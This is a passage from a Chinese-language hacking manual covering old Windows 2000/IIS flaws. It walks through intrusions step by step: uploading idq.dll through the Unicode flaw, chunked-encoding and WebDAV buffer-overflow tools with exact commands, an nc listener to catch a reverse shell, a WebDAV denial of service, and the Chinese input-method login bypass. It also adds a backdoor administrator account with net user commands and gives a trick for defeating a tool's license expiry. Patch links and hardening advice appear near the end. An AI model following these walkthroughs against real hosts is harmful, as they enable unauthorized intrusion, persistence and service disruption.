通过 Unicode 漏洞来获得系统权限有许多方法，入侵者可以通过上传具有管理员权限的 cmd.exe 或木马来间接获得远程服务器的管理员权限，不过这种方法容易被管理员用杀毒软件查出。不过，还有一种不容易被管理员发现的方法：通过 Unicode 漏洞，手工为远程服务器添加 idq 漏洞，从而由“Unicode 漏洞”转向基于“idq 漏洞”的入侵，从而得到管理员权限，具体的实现过程如下。

思路：添加 idq 漏洞、使用 ispc 与远程服务器连接，添加管理员账号、断开连接

步骤一：把 idq.dll 拷贝到远程服务器，从而实现添加 idq 漏洞。



图 3-37

使用命令“iftp+192.168.245.132+get+idq.dll+c:\inetpub\Scripts\idq.dll”把 idq.dll 文件上传到远程服务器 Web 根目录的脚本文件夹中。

步骤二：使用 ispc 与该服务器实现连接。

在本地 MS-DOS 中键入“ispc 192.168.245.132/scripts/idq.dll”命令进行连接，成功连接后得到的命令行如图 3-38 所示，然后，入侵者就可以在这个控制界面中对远程服务器执行任何命令。



图 3-38

步骤三：添加管理员账号。

在获得远程服务器的 Shell 后，入侵者可以建立后门账号以便通过基于认证的方式进行入侵。比如键入下列命令建立管理员账号：

```
net user Aji 123456 /add
```

```
net localgroup administrators Aji /add
```

步骤四：使用 exit 命令断开连接。

通过以上四步，入侵者便得到了远程服务器的管理员权限，并在远程服务器上添加了后门账号。

### 3.2.2 .asp 映射分块编码漏洞

#### 1. 漏洞描述（来自安全焦点 <http://www.xfocus.net>）

Windows 2000 和 NT4 IIS .ASP 映射存在远程缓冲溢出漏洞

✎ 发布时间：2002-04-12

✎ 更新时间：2002-04-12

✎ 严重程度：高

✎ 威胁程度：远程管理员权限

✎ 错误类型：边界检查错误

✎ 利用方式：服务器模式

✎ BUGTRAQ ID: 4485

✎ CVE (CAN) ID: CAN-2002-0079

✎ 受影响系统

Microsoft IIS 4.0

- Microsoft Windows NT 4.0

Microsoft IIS 5.0

- Microsoft Windows 2000

✎ 详细描述

< \* Microsoft IIS 4.0/5.0/5.1 .ASP Chunked Encoding Remote Buffer Overflow \* >

< keyword: .ASP Chunked Encoding Remote Buffer Overflow >

IIS Web 服务器是 Microsoft 开发的流行的 Web 服务器。

其中 ASP (active server pages) ISAPI 过滤器默认在所有 NT4 和 Win 2000 系统中装载，存在的漏洞可以导致远程执行任意命令。

恶意攻击者可以使用分块编码 (chunk encoding) 形式数据给 IIS 服务器，当解码和解析这些数据的时候可以强迫 IIS 把入侵者提供的数据写到内存任意位置。



通过利用这个漏洞可以导致 Windows 2000 系统产生缓冲溢出并以 IWAM\_computer-name 用户的权限执行任意代码，而在 Windows NT4 下可以以 SYSTEM 的权限执行任意代码。

## 2. 漏洞检测

打开 X-Scan，在“扫描项目”中选中 IIS 漏洞，然后开始扫描，如果得到“可能存在 IIS.asp 映射分块编码远程缓冲区溢出漏洞”就说明远程服务器存在该漏洞，如图 3-39 所示。




图 3-39

## 3. 漏洞利用

使用工具：IIS ASP.DLL OVERFLOW PROGRAM 2.0

aspcode 使用方法：aspcode <server> [aspfile] [webport] [winxp]或 aspcode <server>

参数说明：

<server>：远程服务器

[aspfile]：远程服务器上 ASP 文件所在路径

[webport]：远程服务器 Web 服务端口

[winxp]：Win XP 模式

实例：在 MS-DOS 中键入命令“aspcode 192.168.245.128”，接着按几下回车键或等待一会儿。如果得到“C:\WINNT\system32>”这个提示符，就意味着，溢出成功后，使用“Ctrl+C”断开与远程服务器的连接，如图 3-40 所示。



➤ 相关信息

Marc Maiffret (marc@eeye.com)

➤ 参考: <http://www.microsoft.com/technet/security/bulletin/MS02-018.asp>  
<http://archives.neohapsis.com/archives/bugtraq/2002-04/0116.html>

## 3.3 IIS 漏洞 (三)

---

本节介绍 IIS 服务器的一个新漏洞——“WebDAV 漏洞”，日前好多 IIS 服务器都存在该漏洞。

### 3.3.1 WebDAV 远程缓冲区溢出漏洞

#### 1. 漏洞描述 (来自安全焦点 <http://www.xfocus.net>)

Microsoft Windows 2000 ntdll.dll WebDAV 接口远程缓冲区溢出漏洞

- 发布时间: 2003-03-27
- 更新时间: 2003-03-27
- 严重程度: 高
- 威胁程度: 远程管理员权限
- 错误类型: 边界检查错误
- 利用方式: 服务器模式
- BUGTRAQ ID: 7116
- CVE (CAN) ID: CAN-2003-0109
- 受影响系统

Microsoft Windows 2000 Advanced Server SP3

Microsoft Windows 2000 Advanced Server SP2

Microsoft Windows 2000 Advanced Server SP1

Microsoft Windows 2000 Advanced Server

Microsoft Windows 2000 Datacenter Server SP3

Microsoft Windows 2000 Datacenter Server SP2

Microsoft Windows 2000 Datacenter Server SP1

Microsoft Windows 2000 Datacenter Server

Microsoft Windows 2000 Professional SP3

Microsoft Windows 2000 Professional SP2

Microsoft Windows 2000 Professional SP1

Microsoft Windows 2000 Professional  
 Microsoft Windows 2000 Server SP3  
 Microsoft Windows 2000 Server SP2  
 Microsoft Windows 2000 Server SP1  
 Microsoft Windows 2000 Server  
 Microsoft Windows 2000 Terminal Services SP3  
 Microsoft Windows 2000 Terminal Services SP2  
 Microsoft Windows 2000 Terminal Services SP1  
 Microsoft Windows 2000 Terminal Services

#### 详细描述

Microsoft IIS 5.0 带有 WebDAV 组件对用户输入的传递给 ntdll.dll 程序处理的请求未做充分的边界检查, 远程入侵者可以通过向 WebDAV 提交一个精心构造的超长数据请求而导致发生缓冲区溢出, 这可能使入侵者以 LocalSystem 的权限在主机上执行任意指令。

## 2. 漏洞检测

可以通过工具“WebDAVScan”进行检测, “WebDAVScan”是红盟编写的专门用于检测 IIS5.0 中 WebDAV 漏洞的专用扫描器, 可以填上 IP 范围进行大面积扫描, 并可以返回远程服务器的 Web 服务器版本。使用方法如下: 首先在“StartIP”和“EndIP”中填入起始 IP 和终止 IP, 然后开始扫描。扫描到的结果如图 3-41 所示, Enable 为可用服务器, 也就是存在 WebDAV 漏洞的服务器, Disable 为不存在 WebDAV 漏洞的服务器。




图 3-41

### 3. 漏洞利用

对于 WebDAV 漏洞，不同的 IIS 版本使用不同的利用方法，下面分别介绍一些漏洞溢出程序。

① wd0.3-en.exe：英文版 IIS 溢出工具，需要与 nc 配合使用，能够突破一定设置的防火墙。

👉 使用方法：首先，使用 nc 在本地打开一个监听端口。命令为：nc -vv -l -p 250，如图 3-42 所示。



图 3-42

然后把该窗口放置一旁不管，再打开 wd0.3-en.exe，在其中输入远程服务器 IP，本机 IP 和端口，如图 3-43 所示。



图 3-43

最后单击“开始”按钮进行漏洞溢出。等待一段时间，如果 WebDAV 漏洞溢出成功，远程服务器便会与本地的监听端口主动连接，从而与远程服务器建立连接，连接后就可以执行任何命令。

② BIG5.exe：繁体版 IIS 溢出工具。

👉 使用方法：big5.exe 目标 IP

👉 代码的原型是 isno 的 webdav3.pl

👉 exploit 的原型由 Nanika 提供

👉 本次修改将 lock 替换成了 PROPFIND 这样会减少远程服务器 IIS 崩溃的可能，修

改了溢出代码,对于默认设置 sp3 版本的主机基本上可以做到一次成功,将反馈信息都改为中文的。

③ Webdavx3: 中文版 IIS 溢出工具,溢出成功后直接打开 7788 端口等待连接。

使用方法: Webdavx3 <目标 IP>

④ WebDAV: 突破防火墙的 WebDAV 溢出。

✎ 使用方法 webdav.exe <目标 IP> <端口> <偏移量>

✎ <端口>: 目标服务器提供 Web 服务的端口,默认为 80

✎ <偏移量>: 一般 0、8、9 成功几率最高

✎ 成功标志: 一旦出现 “C:\INETPUB\WWWROOT\NNNNNN OK!” 类似的话,回车后就会自动进入 C:\WINNT\SYSTEM32>,而且防火墙也是没用的。如果出现类似 ASP 代码这样的东西,直接用 “Ctrl+C” 终止,换个偏移量试试。此外,此程序只对中文版本的 Windows 2000 有效。

### 3. 实例一

这里介绍一下如何通过工具 Webdavx3 对简体中文版 IIS5.0 进行 WebDAV 漏洞溢出。

思路: 扫描 WebDAV 漏洞,溢出、登录、建立账号、断开连接。

步骤一: 扫描 WebDAV 漏洞。

打开红盟的 WebDAVScan,填入起始 IP 和终止 IP,如图 3-44 所示。其中需要说明的是,在本例中的参数 “Port” 为 80,80 端口是 Web 服务器默认的端口号,但 IIS 服务器可以对该参数进行修改,比如改成 8080 或 8000 端口,这时候就要在扫描的时进行相应的修改。




图 3-44

## 步骤二：溢出。

由于远程服务器为 IIS5.0 中文简体版，所以选择使用 Webdavx3 对远程服务器进行溢出。打开 MS-DOS，键入命令“webdavx3 192.168.245.133”。当命令执行后，Webdavx3 会尝试向远程服务器发送不同偏移量的数据包对其进行溢出。当出现“waiting for iis restart.....”，并在后面停顿很长时间，就表明溢出成功，如图 3-45 所示，这时候使用“Ctrl+C”结束 Webdavx3。



图 3-45

## 步骤三：登录。

对远程服务器进行溢出后，入侵者便可以通过 Telnet 或 nc 来登录远程服务器。在 MS-DOS 中键入命令“telnet 192.168.245.133 7788”进行 Telnet 登录，登录成功后如图 3-46 所示。



图 3-46

或者在 MS-DOS 中键入“nc -vv 192.168.245.132 7788”命令通过 nc 方式进行登录。其中参数“-vv”表示详细显示信息，参数“192.168.245.132”是远程服务器的 IP 地址，参数“7788”是远程服务器在漏洞溢出后开放的连接端口。登录成功后，如图 3-47 所示。



图 3-47

对于 nc 的使用方法，可以通过 nc -h 命令来查看，如图 3-48 所示。



图 3-48

另外需要说明的是，有时在 Telnet 方式下敲入的命令并不回显，也就是说看不见自己输入的命令，也不能更改已经输入进去的字符。在 Windows 2000 中，可以通过设置来打开和关闭回显：登录后使用“Ctrl+]”进入设置，使用命令 set local\_echo 即可打开本地回显，使用命令 unset local\_echo 可关闭本地回显，具体说明请用 set? 和 unset? 来查看。

步骤四：建立后门账号。

步骤五：使用 exit 命令退出登录。

#### 4. 实例二

使用工具：webdav

假设扫描到 192.168.245.133 这台服务器有 WebDAV 漏洞。打开 MS-DOS，键入命令“webdav 192.168.245.133 80 0”对远程服务器进行漏洞溢出。其中参数“192.168.245.133”是远程服务器的 IP 地址，参数“80”是远程服务器的 Web 端口。如果远程服务器使用 8080 端提供 Web 服务，那么就在命令中把 80 改成 8080，参数“0”表示偏移量为 0，如果偏移量 0 不成功，则需要手动改成其他偏移量再重新执行，其中偏移量为 0、8 或 9 的溢出成功



几率最大。

命令执行后,如果出现“C:\inetpub\wwwroot\NNNNNNNNNNNNNN”提示,就说明溢出成功,如图 3-49 所示。然后敲入回车键,如果显示“c:\winnt\system32>”提示符,就说明成功获得远程服务器的 Shell。



图 3-49

在使用该工具的时候需要注意一点,当在溢出过程中长时间等待或出现如图 3-50 所示回显的时候,说明偏移量不正确。此时需要使用“Ctrl+C”结束本次溢出,改变偏移量后重新执行溢出命令。



图 3-50

从前面的实例可以看出，WebDAV 漏洞的溢出是通过 Web 端口进行的，既然远程服务

器本身就是用来提供 Web 服务的，那么它的防火墙就不会阻止发向该端口的数据。也就是说，即使远程服务器中设有网络防火墙，入侵者也可以通过 WebDAV 漏洞实现入侵。

### 3.3.2 WebDAV 超长请求远程拒绝服务攻击漏洞

#### 1. 漏洞描述（引自 Microsoft Security Bulletin）

Microsoft IIS WebDAV 超长请求远程拒绝服务攻击漏洞

✎ 受影响系统：

Microsoft IIS 5.0

- Microsoft Windows 2000 Server SP3
- Microsoft Windows 2000 Server SP2
- Microsoft Windows 2000 Server SP1
- Microsoft Windows 2000 Server
- Microsoft Windows 2000 Professional SP3
- Microsoft Windows 2000 Professional SP2
- Microsoft Windows 2000 Professional SP1
- Microsoft Windows 2000 Professional
- Microsoft Windows 2000 Datacenter Server SP3
- Microsoft Windows 2000 Datacenter Server SP2
- Microsoft Windows 2000 Datacenter Server SP1
- Microsoft Windows 2000 Datacenter Server
- Microsoft Windows 2000 Advanced Server SP3
- Microsoft Windows 2000 Advanced Server SP2
- Microsoft Windows 2000 Advanced Server SP1
- Microsoft Windows 2000 Advanced Server

Microsoft IIS 5.1

- Microsoft Windows XP Professional SP1
- Microsoft Windows XP Professional
- Microsoft Windows XP Home SP1
- Microsoft Windows XP Home
- Microsoft Windows XP 64-bit Edition SP1
- Microsoft Windows XP 64-bit Edition

✎ 描述：

Microsoft IIS 5.0（Internet Information Server 5）是 Microsoft Windows 2000 自带的一个

网络信息服务器，其中包含 HTTP 服务功能。IIS5.0 默认提供了对 WebDAV 的支持，通过 WebDAV 可以通过 HTTP 向用户提供远程文件存储的服务。

WebDAV 实现对部分模式的超长请求处理不正确，远程攻击者可以利用这个漏洞对 IIS 服务进行拒绝服务攻击。

攻击者可以使用 PROPFIND 或 SEARCH 请求方法，提交包含 49153 字节的 WebDAV 请求，IIS 会由于拒绝服务而重新启动。不过 IIS 5.0 会自动重新启动。

## 2. 漏洞利用

拒绝服务攻击也称 DoS，在这种攻击下，通过阻塞目标网络或发送畸形数据使远程服务器过载而陷入瘫痪状态，从而不能向任何客户提供服务。通常来说，DoS 不需要远程服务器存在任何漏洞，完全是恶意攻击，入侵者得不到什么权限。通过该漏洞，客户端发送部分模式的超长请求处理导致远程服务器 IIS 拒绝对外服务，使远程服务器瘫痪。与 3.3.1 节不同的是，利用该漏洞时并不会在远程服务器内开端口或建账号。

## 3. 实例：通过 WebDAV 拒绝服务攻击漏洞使远程 IIS 服务器拒绝服务

✎ 使用工具：webdavdos

✎ 命令格式：webdavdos IP，如图 3-51 所示。



图 3-51

虽然该工具是专门用来针对 WebDAVDoS 的工具，但是成功的几率并不高，现在来介绍另一种方法。在前面已经介绍过，入侵者通过 WebDAV 溢出工具可以打开远程服务器端

口来实现远程控制，如 webdavx3 在溢出成功后会打开远程服务器的 7788 端口来等待入侵者连接。实际上，在该服务器打开监听端口后，它的 80 端口就已经死掉了，只有当入侵者登录到它的 7788 端口或该服务器管理员手动重起 IIS 后，Web 服务器才可以被正常访问，这也相当于 WebDAVDoS 产生的效果，即不能正常提供 Web 服务。

下面通过实例来看看效果，在 webdavx3 192.168.245.138 成功溢出后，客户端无法访问该远程服务器，如图 3-52 所示。



图 3-52

### 3.3.3 安全解决方案

#### 1. WebDAV 远程缓冲区溢出漏洞（来自安全焦点 <http://www.xfocus.net>）

Microsoft Windows 2000 Professional SP3:

Microsoft Patch Q815021

下载地址:

<http://microsoft.com/downloads/details.aspx?FamilyId=C9A38D45-5145-4844-B62E-C69132AC929B&displaylang=en>

All versions of Windows 2000 except Japanese NEC.

Microsoft Patch Q815021

下载地址:

<http://microsoft.com/downloads/details.aspx?FamilyId=FBCF9847-D3D6-4493-8DCF-9BA29263C49F&displaylang=ja>

相关信息

How to Disable WebDAV for IIS 5.0

<http://support.microsoft.com/default.aspx?scid=kb%3Ben-us%3B241520>

## 2. WebDAV 超长请求远程拒绝服务攻击漏洞

👉 厂商补丁:

Microsoft 已经为此发布了一个安全公告 (MS03-018) 以及相应补丁:

MS03-018: Cumulative Patch for Internet Information Service (811114)

链接: <http://www.microsoft.com/technet/security/bulletin/MS03-018.asp>

👉 补丁下载:

IIS 5.0:

<http://microsoft.com/downloads/details.aspx?FamilyId=2F5D9852-4ADD-44F8-8715-AC3D7D7D94BF&displaylang=en>

IIS 5.1:

32-bit Edition

<http://microsoft.com/downloads/details.aspx?FamilyId=77CFE3EF-C5C5-401C-BC12-9F08154A5007&displaylang=en>

64-bit Edition

<http://microsoft.com/downloads/details.aspx?FamilyId=86F4407E-B9BF-4490-9421-008407578D11&displaylang=en>

## 3. IIS 其他安全措施

如果为 IIS 服务器打了补丁, 那么网站暂时是安全的, 为什么只是暂时安全呢? 这是因为说不定什么时候微软的 IIS 又有新的安全漏洞被发现。为了尽可能地减小被新漏洞入侵的可能, 现提出以下几条建议来保护 IIS 服务器。

① 转移根目录, 不要把 Web 根目录建在系统磁盘 (c:\)。从 Unicode 漏洞可见, 由 Unicode 漏洞导致的目录遍历只可以在与 Web 根目录同一逻辑驱动器上进行, 如果把 Web 根目录建在 D:\, 那么即使存在 Unicode 漏洞, 也不容易导致入侵, 因为 D:\ 中根本没有 cmd.exe, 当然也就不可能让客户端的 IE 通过 Unicode 漏洞找到服务端的 cmd.exe 来执行命令。

② 把 IIS 目录的权限设置为只读。必要的时候还要对目录的访问设置“审核”。这样做能大大减小入侵者对 IIS 目录进行修改的可能。

③ 如果 IIS 只用来提供静态网页, 即不提供 ASP、JSP、CGI 等脚本服务, 那么建议删除脚本目录, 或者说, 删除全部默认安装的目录, 并禁止任何脚本执行、应用程序执行, 并删除应用程序配置里面的“ISAPI”应用程序、禁止脚本测试等。具体对应关系请参见表 3-2。

表 3-2 功能与扩展名对应关系

功 能	扩 展 名
Web-based Passwords	.htp
Internet Database Connector	.idc
Server-side Includes	.stm, .shtm, .shtml
Internet Printing	.printer
Index Server	.htw, .ida, .idq

④ 设置安全日志。并把该日志存在一个不显眼的路径下，如果有必要，可以使用一次性介质来存放安全日志，防止被删除或修改。

⑤ 安装网络防火墙，并禁用除 80 端口以外所有端口的内外通信连接。如果设置得当，使得入侵者即使能够溢出成功也无法实现连接 Shell。在一定程度上能够拖延入侵者的进度。

⑥ 经常备份，并把备份文件存储在另一台计算机上。

### 3.3.4 常见问题与解答

1. 问：使用 WebDAVX3 对远程服务器进行漏洞溢出，当出现“waiting for iis restart...”的时候，使用“Ctrl+C”结束 WebDAVX3，但通过 Telnet 和 nc 连接都不成功，为什么？

答：操作有误！应该在提示“waiting for iis restart...”，而且光标长时间停留不动的时候才能结束 WebDAVX3 程序。详细过程请看前面实例。

2. 问：确定远程服务器的 WebDAV 漏洞溢出成功，但无论使用 Telnet 还是 nc 进行连接都不成功，请问这是为什么？

答：如果 WebDAV 溢出成功，但与远程主机连接失败，那么可能是由于远程服务器安装有网络防火墙。此时可以通过 ping 命令来检测远程服务器是否安装了网络防火墙。

3. 问：在使用 WebDAVX3 进行漏洞溢出测试的时候，出现了以下信息：

“This application has been generated with an evaluation license of the PerlApp utility. The evaluation license has expired now. Please contact the author of this application for a non-expiring version of the program: yan xue <isno@hacker.com.cn>.”

从而导致无法使用该程序，为什么？如何解决？

答：该工具有对允许使用的时间进行了限制。如果出现上述提示信息，则说明该工具已经超过了使用期限。此时可以通过调整系统时间的方法，比如把系统时间调到 2001 年，就可以继续使用该工具了。

4. 问：通过 WebDAV 的漏洞溢出成功登录后，为什么下一次登录就不好用了呢？

答：每次 WebDAV 漏洞溢出后，只能保证进行一次连接。如果还需要再连接的话，应该重新进行溢出。

## 3.4 Windows 系统漏洞（一）

---

本节介绍两个 Windows 系统漏洞——“中文输入法漏洞”与“Debug 漏洞”，来看看入侵者如何利用这两个系统漏洞来实现远程控制。

### 3.4.1 中文输入法漏洞

#### 1. 漏洞描述

对于安装 Windows 2000 简体中文版的计算机，如果存在中文输入法漏洞，入侵者可以通过登录界面，不经过系统验证，直接从输入法的帮助文件进入系统。本来只有在物理接触的条件下，入侵者才能够通过该漏洞进入主机，但如果该计算机提供了终端服务，即远程桌面（俗称 3389 服务），还会导致该计算机被远程入侵。因此，该漏洞又被称为“3389 漏洞”。下面就介绍一下远程终端服务。

#### 2. 远程终端服务

终端服务提供了通过作为终端仿真器工作的“瘦客户机”软件远程访问服务器桌面的能力。终端服务只将该程序的用户界面传给客户机。客户机然后返回键盘和鼠标单击动作，以便由服务器处理。每个用户都只能登录并看到它们自己的会话，这些会话由服务器操作系统透明地进行管理，而且与任何其他客户机会话无关。客户软件可以运行在多个客户机硬件设备上，包括计算机和基于 Windows 的终端，以及其他设备，如 Macintosh 计算机或基于 UNIX 的工作站，也可以使用其他第三方的软件连接到终端服务器。

终端服务可以在应用服务器模式或远程管理模式下在服务器上进行配置。作为应用服务器，终端服务提供了一种有效而可靠的方式，通过网络服务器分发基于 Windows 的程序。在应用服务器模式下，终端服务为可能无法正常运行 Windows 的计算机显示 Windows 2000 的桌面，以及目前基于 Windows 的大多数应用程序。在远程管理模式下使用时，终端服务提供了远程访问的能力，使你可以从网络上的任何地方虚拟地管理你的服务器。该服务注册为“Terminal Services”，服务名称：TermService，对应程序为\%systemroot%\system32\termsrv.exe，使用 3389 端口来与客户端连接，因此又称 3389 服务。

Windows 2000 Server 提供 3389 服务的方法：在计算机管理的 services 中，设置 Terminal Service 为“自动”。

Windows XP 提供 3389 服务的方法：我的电脑→鼠标右键→属性→远程→远程桌面，可以设置并查看本机是否开放 3389 端口来判断本机是否开放了 3389 服务。

### 3. 漏洞利用

实例：利用中文输入法漏洞入侵 3389 主机。

思路：扫描 3389 主机、远程终端连接、输入法漏洞入侵、建立账号、重新登录。

步骤一：扫描 3389 主机。

通过扫描 3389 端口，入侵者就可以探测出远程主机是否提供远程终端服务。首先介绍一款工具——Sfind，本例中通过该工具来完成端口扫描。

✎ 使用命令：sfind -p 3389 192.168.245.2 192.168.245.253

✎ 参数说明：

-p 3389 表示扫描 3389 端口

192.168.245.2 是目标网段起始 IP

192.168.245.253 是目标网段终止 IP

该命令表示从 192.168.245.2 到 192.168.245.253 主机中，找出开放有 3389 端口的主机，如图 3-53 所示。从图 3-53 中返回的结果中可见，该工具扫描到 192.168.245.137 主机提供 3389 服务。



图 3-53

步骤二：远程终端连接。

入侵者可以使用 Windows 系统自带的远程终端连接工具，也可以使用从系统中分离出的远程终端专用连接工具 mstsc 进行连接。打开 mstsc，在 mstsc 中填入远程主机 IP，如图 3-54 所示，然后单击“连接(N)”按钮进行连接。





图 3-54

连接成功后，入侵者便会看到远程主机的登录界面，如图 3-55 所示。



图 3-55

步骤三：输入法漏洞入侵。



通过 3389 与远程主机成功连接后，如果该主机存在中文输入法漏洞，入侵者可以通过输入法的帮助文件来绕过系统验证而直接进入。漏洞利用过程如下面描述：在 3389 的登录界面中，将鼠标停留在“用户名”栏中，然后使用“Ctrl+shift”将输入法切换至中文输入法，切换到中文输入法的同时，会在该登录界面左下方出现输入法状态栏“ 全拼 ”，在该状态栏上，单击鼠标右键→帮助，如图 3-56 所示。



图 3-56

在图 3-56 中来打开“操作指南”或“输入入门”，打开后如图 3-57 所示。

在“输入法操作指南”中单击左上角的“?”图标，按照图 3-58 所示打开“URL 对话框”。



图 3-57




图 3-58

在“URL 对话框”中输入路径就可以进入系统内部。由于 Windows 系统中的 system32 文件夹存放了许多关键的系统文件，如 cmd.exe、net.exe 等，因此入侵者常常需要进入该

文件夹。在“URL 对话框”直接进入 c:\winnt\system32\，如图 3-59 所示，单击“确定”按钮后，进入系统 system32 文件夹，如图 3-60 所示。




图 3-59

步骤四：建立账号、重新登录。

通过“URL 对话框”进入系统后，入侵者可直接得到系统权限。在该方式下，他们可以对文件进行拷贝、删除、账号管理、注册表编辑等操作。下面介绍一下入侵者如何通过输入法漏洞建立管理员账号。

首先，如图 3-60 所示的 system32 目录中找到 net.exe。小技巧：单击键盘上英文字符，可以快速到达该字符开头的文件名。



图 3-60

然后，用鼠标右键单击“net.exe”，在弹出的菜单中选择“创建快捷方式(S)”，接下来找到刚刚创建的快捷方式，并用鼠标右键单击，在弹出的菜单中选择“属性(R)”，然后在“目标”栏中键入添加账号的命令“net user aji 123456 /add”，如图 3-61 所示。



图 3-61

写完命令后，单击“确定”按钮结束 net 快捷方式属性的编辑。最后，用鼠标右键单击刚刚编辑过的 net 快捷方式，在弹出的菜单中选择“打开”来执行快捷方式。经过以上一系列操作以后，账号添加成功。

按照同样的方法，重新编辑 net 快捷方式来把刚刚添加的账号“aji”添加到管理员组。在快捷方式属性中将命令改为“net.exe localgroup administrators aji /add”，然后使用同样的方法执行该快捷方式。

通过上面的方法，入侵者便可以建立一个管理员权限的账号。接着入侵者就可以“正大光明”地通过刚刚建立的管理员账号完成 3389 登录，如图 3-62 所示，当登录成功后，入侵者便可以像操作本地计算机一样远程操作这台计算机了。



图 3-62

### 3.4.2 Debug 漏洞

#### 1. 漏洞描述（来自安全焦点 <http://www.xfocus.net>）

Microsoft Windows 2000 / NT 4.0 进程处理本地权限提升漏洞

- ✎ 发布时间：2002-03-19
- ✎ 更新时间：2002-03-19
- ✎ 严重程度：高
- ✎ 威胁程度：本地管理员权限
- ✎ 错误类型：设计错误
- ✎ 利用方式：服务器模式
- ✎ BUGTRAQ ID：4287
- ✎ 受影响系统

Microsoft Windows 2000 Advanced Server 0.0SP2

Microsoft Windows 2000 Advanced Server 0.0SP1

Microsoft Windows 2000 Advanced Server 0.0

Microsoft Windows 2000 Datacenter Server 0.0SP2

Microsoft Windows 2000 Datacenter Server 0.0SP1

Microsoft Windows 2000 Datacenter Server 0.0

Microsoft Windows 2000 Professional 0.0SP2

Microsoft Windows 2000 Professional 0.0SP1

Microsoft Windows 2000 Professional 0.0

Microsoft Windows 2000 Server 0.0SP2

Microsoft Windows 2000 Server 0.0SP1

Microsoft Windows 2000 Server 0.0

Microsoft Windows 2000 Terminal Services 0.0SP2

Microsoft Windows 2000 Terminal Services 0.0SP1

Microsoft Windows 2000 Terminal Services 0.0

Microsoft Windows NT Enterprise Server 4.0SP6a

Microsoft Windows NT Enterprise Server 4.0SP6

Microsoft Windows NT Enterprise Server 4.0SP5

Microsoft Windows NT Enterprise Server 4.0SP4

Microsoft Windows NT Enterprise Server 4.0SP3

Microsoft Windows NT Enterprise Server 4.0SP2

Microsoft Windows NT Enterprise Server 4.0SP1

Microsoft Windows NT Enterprise Server 4.0

Microsoft Windows NT Server 4.0SP6a

Microsoft Windows NT Server 4.0SP6

Microsoft Windows NT Server 4.0SP5

Microsoft Windows NT Server 4.0SP4

Microsoft Windows NT Server 4.0SP3

Microsoft Windows NT Server 4.0SP2

Microsoft Windows NT Server 4.0SP1

Microsoft Windows NT Server 4.0

Microsoft Windows NT Terminal Server 4.0SP6a

Microsoft Windows NT Terminal Server 4.0SP6

Microsoft Windows NT Terminal Server 4.0SP5

Microsoft Windows NT Terminal Server 4.0SP4

Microsoft Windows NT Terminal Server 4.0SP3

Microsoft Windows NT Terminal Server 4.0SP2

